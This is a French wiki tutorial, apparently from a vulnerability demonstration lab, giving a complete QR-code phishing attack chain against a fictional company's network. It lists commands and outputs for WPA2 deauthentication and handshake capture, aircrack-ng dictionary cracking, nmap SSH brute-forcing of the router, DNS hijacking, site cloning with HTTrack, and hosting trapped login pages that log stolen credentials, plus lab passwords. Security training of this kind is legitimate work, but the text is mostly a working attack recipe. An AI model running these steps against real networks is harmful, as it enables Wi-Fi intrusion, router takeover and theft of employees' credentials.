

# QRPhishing

Au sein de ce module nous étudions le QRPhishing, l'aspiration de site et le Bruteforce d'un point d'accès WIFI.

L'objectif est de piéger les employés grâce à un QR code menant vers un site modifié, hébergé localement et étant une copie visuelle du site officiel de l'entreprise. Celui-ci permettant de discrètement voler les identifiants et mot de passe des personnes se connectant dessus.



Jusqu'à indication du contraire, toutes les manipulations qui suivent sont à effectuer sur la machine Desktop-Hacker

## Connexion au réseau WIFI

### 1. Vérification du mode de la carte réseau :

- Lancez la commande qui suit un terminal :

```
iwconfig
```

```
(root@DESKTOP-HACKER:~)
# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:"BALLESHISTIK-WIFI"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:A0:57:4B:31:18
          Bit Rate=72.2 Mb/s   Tx-Power=8 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=61/70  Signal level=-49 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:656  Missed beacon:0
```

Par défaut de la carte réseau est Managed

### 2. Passage de la carte réseau en mode monitoring (cette étape peut être sautée si la carte est déjà en mode monitoring) :



Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape ! Sinon l'ordinateur repassera en mode **Managed** immédiatement

- Lancez les commandes qui suivent dans un terminal :

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
```

```
sudo ifconfig wlan0 up
```

### 3. Découverte des réseaux WIFI présents autour :

- Lancez la commande qui suit dans un terminal :

```
sudo airodump-ng wlan0
```

```
CH 3 ][ Elapsed: 12 s ][ 2024-05-29 10:52
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
0A:29:13:1A:AC:C6	-83	4	0	0	1	180	WPA2 CCMP	PSK Brun's
1A:47:3D:55:87:D0	-75	7	0	0	6	130	WPA2 CCMP	PSK DIRECT-d0-HP M255 LaserJet
8A:D8:19:DC:46:14	-61	29	38	6	6	180	WPA2 CCMP	PSK Cc
00:16:B6:D9:A9:53	-75	28	4	0	7	54	WPA2 CCMP	PSK <length: 10>
3C:A8:2A:6C:6F:D1	-86	8	0	0	11	130	WPA2 CCMP	MGT <length: 0>
3C:A8:2A:6C:6F:D0	-80	8	0	0	11	130	OPN	PBLC
00:A0:57:4B:31:18	-60	15	0	0	11	130	WPA2 CCMP	PSK BALLESHISTIK-WIFI

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	18:47:3D:55:07:D0	-78	0 - 1	0	4		unconfigured
(not associated)	E4:5E:37:2E:DC:63	-78	0 - 1	0	1		
(not associated)	00:21:6A:C8:BE:AC	-89	0 - 1	0	2		
8A:D8:19:DC:46:14	2C:3B:70:4E:DA:9F	-52	1e-24e	17	38		



Lorsque l'on effectue cette commande, on peut observer l'adresse MAC (**BSSID**) des réseaux, la puissance de signal (**PWR**). **Beacons** représente le nombre d'annonces envoyées par seconde par chacun des routeurs afin d'être découvert, **Data** le nombre de paquets reçu et **CH** le canal utilisé par le point d'accès. **MB** représente la vitesse maximale supportée par le routeur (grâce à la vitesse on peut deviner la version de WIFI utilisée). **ENC** représente l'algorithme de chiffrement utilisé (OPN signifiant que le réseau est ouvert), **CIPHER** le protocole de chiffrement, **AUTH** le protocole d'authentification et enfin **ESSID** est le nom du réseau.



Parmi tous ces points d'accès celui qui nous intéresse est Balleshistik-WIFI qui est ici d'adresse MAC **00:A0:57:4B:31:18**

### 4. Faire un focus sur un point d'accès précis (connectez un ordinateur au réseau wifi) :

- Nous allons donc nous focaliser sur le point d'accès Balleshistik-WIFI (afin de vérifier la

présence de machines sur le WIFI), lancez la commande qui suit dans un terminal :

```
sudo airodump-ng wlan0 -d 00:A0:57:4B:31:18
```

```
CH 4 ][ Elapsed: 1 min ][ 2024-05-29 10:55


BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
00:A0:57:4B:31:18 -53      76        4    0  11  130  WPA2 CCMP   PSK  BALLESHISTIK-WIFI

BSSID            STATION            PWR   Rate    Lost   Frames  Notes  Probes
00:A0:57:4B:31:18 EA:81:DA:34:42:1A -45   1e- 1e    8      9
```



Au moment du lancement de la commande on observe une ligne d'information du routeur dans un premier tableau et un deuxième tableau vide qui se remplira après quelques secondes par les informations des machines connectés au réseau wifi.

## 5. Capture du Forward Handshake (soit les 4 messages échangés entre l'AP et une machine lors de la connexion) :



- On lance dans un premier terminal la commande de capture du trafic réseau du point d'accès, en le ciblant grâce à son BSSID tout en précisant son canal de communication (qui est ici 11) :

```
sudo airodump-ng -w capture-traffic -c 11 --bssid 00:A0:57:4B:31:18 wlan0
```

- On lance simultanément dans un deuxième terminal la commande suivante (qui aura comme effet de déconnecter en boucle les appareils connectés au point d'accès afin de les forcer à effectuer un Forward handshake) :

```
sudo aireplay-ng --deauth 0 -a 00:A0:57:4B:31:18
```

On s'arrête dès que le message s'affiche que le Forward Handshake est capturé (Apparition de [WPA Handshake : @MAC]) dans la commande "airodump-ng".



```
CH 11 ][ Elapsed: 1 min ][ 2024-05-29 10:57 ][ WPA handshake: 00:A0:57:4B:31:18
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
00:A0:57:4B:31:18	-58	100	1056	138 0	11	130	WPA2 CCMP	PSK	BALLESISTIK-WIFI

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:A0:57:4B:31:18	EA:81:DA:34:42:1A	-42	6e- 1e	0	172	EAPOL	BALLESISTIK-WIFI








Si le [WPA Handshake : @MAC] n'apparaît pas lors de la capture, stoppez la commande d'envoi de DeAuth, connectez un téléphone au réseau Ballishistik-WIFI puis relancez la commande d'envoi de DeAuth.

## 6. Brute force du réseau WIFI :

Après l'arrêt de la commande de capture de trafic 5 fichiers sont créés (à l'emplacement du lancement de la commande)



				
capture-traffic-01.cap	capture-traffic-01.csv	capture-traffic-01.kismet.csv	capture-traffic-01.kismet.net.xml	capture-traffic-01.log.csv

On utilise parmi les fichiers créés, celui en extension .cap afin d'effectuer un Brute force par dictionnaire du mot de passe du point d'accès WIFI :

```
aircrack-ng capture-traffic-01.cap -w dictionnaire.txt
```



Le Brute force s'arrêtera dès lors que le mot de passe du point d'accès est trouvé

---

## Brute force du Routeur WIFI en SSH

- Découverte des machines présentes sur le réseau 192.168.2.0 et leurs protocoles actifs (juste en parler ne pas faire car trop long) :

```
nmap -sV 192.168.2.0/24
```

- Brute force par dictionnaire du Routeur WIFI :

```
nmap 192.168.2.1 -p 22 --script ssh-brute --script-args  
userdb=user.txt,passdb=passwords.txt
```

---

## Modification du DNS



Si l'ordinateur a été passé en mode monitoring lors de cette démonstration veuillez le redémarrer.

- Connexion au Routeur en SSH dans un terminal :

```
ssh root@192.168.2.1
```

- Entrer le mot de passe trouvé après Brute force :

```
R0ck3tt3.
```

- Mise en place du DNS du site piégé au sein du routeur :

```
cd Setup/DNS/DNS-LIST
```

Set `www.balleshistik.com 0 192.168.2.252`

```
root@balleshistik-ap1:/Setup/DNS/DNS-List  
> ls
```

Host-name	Rtg-tag	IP-Address	IPV6-Address
www.balleshistik.com	0	192.168.2.252	::
www.balleshistik.com	0	192.168.2.2	::
www.ciada2022.com	0	192.168.2.2	::



La ligne DNS ajoutée pointe vers la machine Desktop-Hacker qui va contenir le site piégé.

## Aspiration du site par HTTrack

lancez la commande suivante dans un terminal:

```
httrack www.balleshistik.com
```

```
(root@DESKTOP-HACKER)-[~]  
# httrack www.balleshistik.com  
WARNING! You are running this program as root!  
It might be a good idea to run as a different user  
Mirror launched on Tue, 14 May 2024 10:58:39 by HTTrack Website Copier/3.49-5 [XR&CO'2014]  
mirroring www.balleshistik.com with the wizard help..  
117/143: www.balleshistik.com/facebook/Se connecter à Facebook _ Facebook_fichiers/coaKsobGuvv.css (87519 bytes) -  
120/161: www.balleshistik.com/facebook/Se connecter à Facebook _ Facebook_fichiers/poWNKK6M-3.css (5652 bytes) - 0  
124/161: www.balleshistik.com/facebook/Se connecter à Facebook _ Facebook_fichiers/uM2vb6o3V-o.css (5023 bytes) - 0  
Done.73: www.balleshistik.com/images/qui_somme_nous/?C=D;O=D (2113 bytes) - OK  
Thanks for using HTTrack!
```



Un dossier nommé “`www.balleshistik.com`” devrait être apparu à l'endroit où la commande HTTrack a été lancée ( très probablement à l'emplacement `./root/` )

## Création et mise en ligne du site piégé

- Après avoir aspiré le site internet, observer l'apparition d'un dossier

“www.ballishistik.com” contenant le site aspiré et mettre le contenu du dossier dans le dossier /var/www/html/ de Desktop-Hacker.

- Télécharger et mettre en place ces deux pages PHP modifiées (en supprimant les versions HTML de ces mêmes fichiers) + la bibliothèque JQuery dans le dossier /var/www/html :



[Page de login piégée](#)

[Page de minichat piégée](#)

[Bibliothèque JQuery](#)



Ces trois fichiers sont également à disposition dans le dossier “/root/Documents” sur la machine Desktop-Hacker



Démarrer le service Apache2 sur la machine attaquante (utilisation de “restart” pour vérifier que les dernières modifications soient bien prises en compte) :

```
systemctl restart apache2
```

## Mise en place du QRcode



Si besoin de créer un nouveau QRcode il y a, cela à été possible grâce au site Canva.com en utilisant la fonction QRCode.






**Connectez vous  
à votre espace membre !**

## Phishing

- Se connecter au réseau WIFI Ballishistik avec un téléphone. (Mot de passe WIFI : 0234562691)
- Scanner le QRCode disposé dans la salle et suivre le lien du QRCode.
- Entrer des identifiants valides sur la page de connexion. (Pierre/1234 ou Gomez/1234)



- Aller vérifier sur le PC Desktop-Hacker au sein du fichier data.txt dans /var/www/html/ le



vol du couple identifiant mot passe entré précédemment.

## Remise à zéro du module

- Enlever la ligne DNS ajouté du routeur

```
delete www.balleshistic.com 0 192.168.2.252
```

- Vider le dossier “/var/www/html” de Desktop-Hacker
- Supprimer les fichiers de capture réseau dans Desktop-Hacker

From:

<http://localhost:8800/> - **Démonstrateur de vulnérabilités**

Permanent link:

<http://localhost:8800/doku.php?id=tutoriels:qrphishing>

Last update: **2024/06/13 16:20**

